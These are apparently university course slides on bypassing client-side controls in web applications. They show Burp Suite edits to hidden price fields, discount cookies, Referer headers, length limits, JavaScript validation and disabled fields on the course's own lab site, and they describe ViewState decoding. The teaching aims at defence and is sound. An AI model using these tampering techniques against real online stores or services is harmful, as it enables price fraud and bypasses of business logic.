


# CNIT 129S: Securing Web Applications

## **Ch 5: Bypassing Client-Side Controls**



# Clients Repeat Data


- **It's common for a server to send data to a client**
- **And for the client to repeat that same data back to the server**
- **Developers often assume that the client won't modify the data**

# Why Repeat Data?

- **Avoids storing a lot of data within the user's session; can improve performance**
- **An app deployed on many servers may not have the required data available at each step**
- **Third-party components, such as shopping carts, may be difficult to deploy without repeating data**
- **Getting approval to modify server-side API code may be difficult and slow; storing data on the client may be fast and easy**

# Hidden Form Fields

- **Server sends hidden price field to client**



```
<form action="hidden1.php" method="POST">  
Qty: <input type="text" name="qty">  
<input type="hidden" name="price" value="449">  
<p align="center">  
<input type="submit" value="Submit"></p>  
</form>
```

# Changing Price with Burp

The image shows a browser window on the left and the Burp Suite interface on the right. The browser window displays a page titled "Buying an iPhone!" with the message "Congratulations! You bought 1 iPhone(s) for 5". The URL in the address bar is "attack.samsclass.info/hidden1.php".

The Burp Suite interface shows the "HTTP history" tab. The history table lists several requests, with the last one (number 9) highlighted in orange. This request is a POST to "/hidden1.php" from "http://attack.samsclass.info".

#	Host	Method	URL	Pa
1	http://attack.samsclass.info	GET	/	
3	http://attack.samsclass.info	GET	/numlisten.htm	
4	http://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js	
5	http://attack.samsclass.info	GET	/favicon.ico	
6	http://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare/badge.js	
7	http://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare/extra.js	
8	http://attack.samsclass.info	GET	/hidden.htm	
9	http://attack.samsclass.info	POST	/hidden1.php	

Below the history table, the "Edited request" tab is selected, showing a "POST request to /hidden1.php". The request details are as follows:

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2adcce0fb34f1453389371
Cookie	CF_STATUS	active
Body	qty	1
Body	price	5

# Cookie Fields

- **Discount amount in cookie**

POST request to /hidden2.php		
Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2adcce0fb34f1453389371
Cookie	CF_STATUS	active
Cookie	discount	10
Body	qty	1
Body	price	449

# Demonstration

- **Alter cookie value with Burp Repeater**



The screenshot displays the Burp Suite interface. At the top, there are navigation buttons: 'Go', 'Cancel', '<|v', and '>|v'. The target URL is 'http://attack.samsclass.info'. The interface is split into two main panels: 'Request' and 'Response'.

**Request Panel:** Shows a POST request to '/hidden2.php'. It has tabs for 'Raw', 'Params', 'Headers', and 'Hex'. A table lists the request details:

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2adcce0fb...
Cookie	CF_STATUS	active
Cookie	discount	100
Body	qty	1
Body	price	449


Buttons for 'Add', 'Remove', 'Up', and 'Down' are visible to the right of the table.

**Response Panel:** Shows the response from the server. It has tabs for 'Raw', 'Headers', 'Hex', 'HTML', and 'Render'. The response content is:

**Buying an iPhone!**  
**Congratulations!**  
You bought 1 iPhone(s) with a discount of **100**

# URL Parameters

- **No proxy needed**
- **Just modify the URL**





# Hidden URL Parameters

- ****
- **<iframe src="http://foo.com?price=449">**
- **<form action="http://foo.com?price=449" method="POST">**
- **Pop-up windows or other techniques that hide the URL bar**
- **All are unsafe; can be exploited with a proxy**

# Referer Header

- **Shows the URL that sent the request**
- **Developers may use it as a security mechanism, trusting it**

# Demo

Go Cancel <| ▾ >| ▾

Target: <http://attack.samsclass.info>

### Request

Raw Params Headers Hex

```
GET /hidden4.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://apple.com
Cookie: __cfduid=d9c56d090ba7a8cde02df2adcce0fb34f1453389371; CF_STATUS=active
Connection: close
```

### Response

Raw Headers Hex HTML Render

**Buying an iPhone!**

**Congratulations!**

You bought an iPhone(s) from apple.com!

# Opaque Data

- **Data may be encrypted or obfuscated**

```
<form method="post" action="Shop.aspx?prod=4">  
Product: Nokia Infinity <br/>  
Price: 699 <br/>  
Quantity: <input type="text" name="quantity"> (Maximum  
quantity is 50)  
<br/>  
<input type="hidden" name="price" value="699">  
<input type="hidden" name="pricing_token"  
value="E76D213D291B8F216D694A34383150265C989229">  
<input type="submit" value="Buy">  
</form>
```

# Handling Opaque Data

- **If you know the plaintext, you may be able to deduce the obfuscation algorithm**
- **App may contain functions elsewhere that you can leverage to obfuscate plaintext you control**
- **You can replay opaque text without deciphering it**
- **Attack server-side logic with malformed strings, such as overlong values, different character sets, etc.**

# ASP.NET ViewState

- **A hidden field created by default in all ASP.NET web apps**
- **This code adds a price to the ViewState**

```
string price = getPrice(prodno);  
ViewState.Add("price", price);
```

# ViewState

- **Form sent to the user will now look like this**

```
<form method="post" action="Shop.aspx?prod=3">
<input type="hidden" name="_VIEWSTATE" id="_VIEWSTATE"
value="/wEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQMzOTlkZA=
=" />
Product: HTC Avalanche <br/>
Price: 399 <br/>
Quantity: <input type="text" name="quantity"> (Maximum
quantity is 50)
<br/>
<input type="submit" value="Buy">
</form>
```

# User Submits Form

- **ViewState is Base64 Encoded**

```
POST /shop/76/Shop.aspx?prod=3 HTTP/1.1
```

```
Host: mdsec.net
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 77
```

```
_VIEWSTATE=%2FwEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQM-  
zOTlkZA%3D%3D&
```

```
quantity=1
```



# Decoded ViewState

```
3D FF 01 0F 0F 05 0B 2D 31 35 38 37 31 36 39 30 ; =ÿ.....-15871690
36 32 0F 16 02 1E 05 70 72 69 63 65 05 03 33 39 ; 62.....price..39
39 64 64 ; 9dd
```

**Burp contains a ViewState parser (next slide)**


**Some ASP.NET apps use MAC protection  
A 20-byte keyed hash at the end of the  
ViewState structure**



# HTML Forms

```
<big><b>Buy an iPhone!</b></big><p>  
Price: 449<p>  
<form action="hidden5.php" method="POST">  
Qty: <input type="text" name="qty" maxlength="1">  
<p align="center">  
<input type="submit" value="Submit"></p>  
</form>
```

- **Only allows one character**
- **Intending to set max. of 9**



**5. Length Limit**

**Buy an iPhone!**

Price: 449

Qty:

Submit

# Defeated with a Proxy

The screenshot shows a web proxy tool interface. At the top, there are navigation buttons: "Go", "Cancel", and two arrow buttons with dropdown menus. The target URL is "http://attack.samsclass.info".

The left pane is titled "Request" and has tabs for "Raw", "Params", "Headers", and "Hex". It shows a "POST request to /hidden5.php". Below this is a table of request parameters:

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8c...
Cookie	CF_STATUS	active
Body	qty	99

To the right of the table are buttons for "Add", "Remove", "Up", and "Down".

The right pane is titled "Response" and has tabs for "Raw", "Headers", "Hex", "HTML", and "Render". The response content is displayed in a grey box:

**Buying an iPhone!**

**Congratulations!**

You bought **99** iPhone(s)

# Refreshing a Page

- **If you see a 304 server response like this**
- **Page not sent from server, because browser has already cached it**
- **Etag string is a sort of version number**

```
HTTP/1.1 304 Not Modified
Date: Mon, 26 Sep 2016 13:47:02 GMT
Connection: close
ETag: "8e6-53d693f4a81a3"
Server: cloudflare-nginx
CF-RAY: 2e872a5ef6065438-LAX
```

# If-Modified-Since:

- **Browser sent a request like this**
- **May also use "If-None-Match" header**

```
GET /hidden.htm HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attack.samsclass.info/
Cookie:
__cfduid=d9c56d090ba7a8cde02df2adcce0fb34f1453389371;
__CF_STATUS=active
Connection: close
If-Modified-Since: Mon, 26 Sep 2016 13:38:46 GMT
Cache-Control: max-age=0
```

# Forcing a Full Reload

- **Use Shift+Refresh in browser**
- **Use Burp to remove the "If-Modified-Since" and "If-None-Match" headers**

# Script-Based Validation

```
<script>function validateForm(theForm) {  
    var q = document.forms["myForm"]["qty"].value;  
    if (q > 5) {  
        alert("Qty too large!");  
        return false;  
    }  
}  
</script>
```

```
<form name="myForm" action="hidden6.php"  
method="POST" onsubmit="return validateForm()">  
Qty: <input type="text" name="qty"> (max. 5)  
<p align="center">  
<input type="submit" value="Submit"></p>  
</form>
```



# Defeated with Burp

- **Replace value after script runs**
- **Could also disable JavaScript, or modify the script**



The screenshot displays the Burp Suite interface. At the top, there are navigation buttons: "Go", "Cancel", and two arrow buttons. The "Target" is set to "http://attack.samsclass.info".

The left pane shows the "Request" tab, which is a "POST request to /hidden6.php". It contains a table of request parameters:

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2a...
Cookie	CF_STATUS	active
Body	qty	6

Below the table are buttons for "Add", "Remove", "Up", and "Down".

The right pane shows the "Response" tab, which is rendered HTML. The response content is:

**6. Script-Based Validation**

**Congratulations!**

You bought **6** iPhone(s)

*Goal: buy 6 phones!*

# Tips


- **Where JavaScript is used for input validation**
- **Submit data that would have failed validation**
  - **Using a proxy, or with modified source code**
- **Determine whether validation is also performed on the server**
- **If multiple fields are validated, enter valid data in all fields except one at a time, to test all the cases**

# Proper Use

- **Client-side validation can improve performance and user experience**
- **Faster response and no wasted server time on invalid entries**
- **But the validation cannot be trusted and must be repeated on the server**

# Disabled Elements

```
<form action="hidden7.php" method="POST">  
Qty: <input type="text" name="qty"><p>  
Price: <input type="text" disabled="true"  
name="price" value="449">  
<p align="center">  
<input type="submit" value="Submit"></p>  
</form>
```



The image shows a web form on a dark teal background. It contains two text input fields and a submit button. The first field is labeled 'Qty:' and contains the number '1'. The second field is labeled 'Price:' and contains the number '449'. The 'Price:' label and the input field are highlighted in a light blue color. Below the input fields is a white button with the text 'Submit'.

# Disabled Elements


- **Cannot be changed**
- **Not sent to server**

```
POST /hidden7.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attack.samsclass.info/hidden.htm
Cookie:
__cfduid=d9c56d090ba7a8cde02df2adcce0fb34f1453389371
; CF_STATUS=active
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

qty=1
```

# Add Parameter in Burp

- **Use Add button to insert the disabled field**
- **It may still be used on server-side**



The screenshot displays the Burp Suite interface. On the left, the 'Request' tab is active, showing a POST request to /hidden7.php. A table lists the request parameters:

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cd...
Cookie	CF_STATUS	active
Body	qty	1
Body	price	50

Buttons for 'Add', 'Remove', 'Up', and 'Down' are visible to the right of the table. On the right, the 'Response' tab is active, showing the rendered HTML response:

